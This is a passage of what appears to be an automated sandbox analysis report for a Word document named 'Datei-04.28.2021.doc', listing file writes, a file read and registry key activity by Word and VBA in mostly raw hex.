ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.......@.......@.......@.. ......d....... ....,....... 0.......8...............H..... .@........X......@........%... ....p......@...............@.. ......1..............=....... ....@........I............. ....U...............a... ....m..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	............L..D......	success or wait	1757	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.......	success or wait	1215	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\......... ....8... 8...`............... ...8...	success or wait	107	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.................. ...D...h.................. ....@...d..................	success or wait	107	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I.....	success or wait	1	665E3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	665E3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..&!..0.......,..H.......D..	success or wait	1	665E3F8E	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Datei-04.28.2021.doc	2264	184	success or wait	2	665D5805	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	665E8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	665E8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	665E8A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\2386C	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	665D5805	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1385955329	success or wait	1	66647FEE	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\2386C	2386C	binary	04 00 00 00 C8 17 00 00 2B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 61 00 6C 00 66 00 6F 00 6E 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 69 26 E3 32 92 3C D7 01 6C 38 02 00 6C 38 02 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	665D5805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\AppData\Local\Temp\imgs.htm	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2021-04-28T17:54	success or wait	1	665D5805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	0 0	success or wait	1	665D5805	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\2386C	2386C	binary	04 00 00 00 C8 17 00 00 2B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 61 00 6C 00 66 00 6F 00 6E 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 69 26 E3 32 92 3C D7 01 6C 38 02 00 6C 38 02 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 C8 17 00 00 2B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 61 00 6C 00 66 00 6F 00 6E 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6C 38 02 00 6C 38 02 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	665D5805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 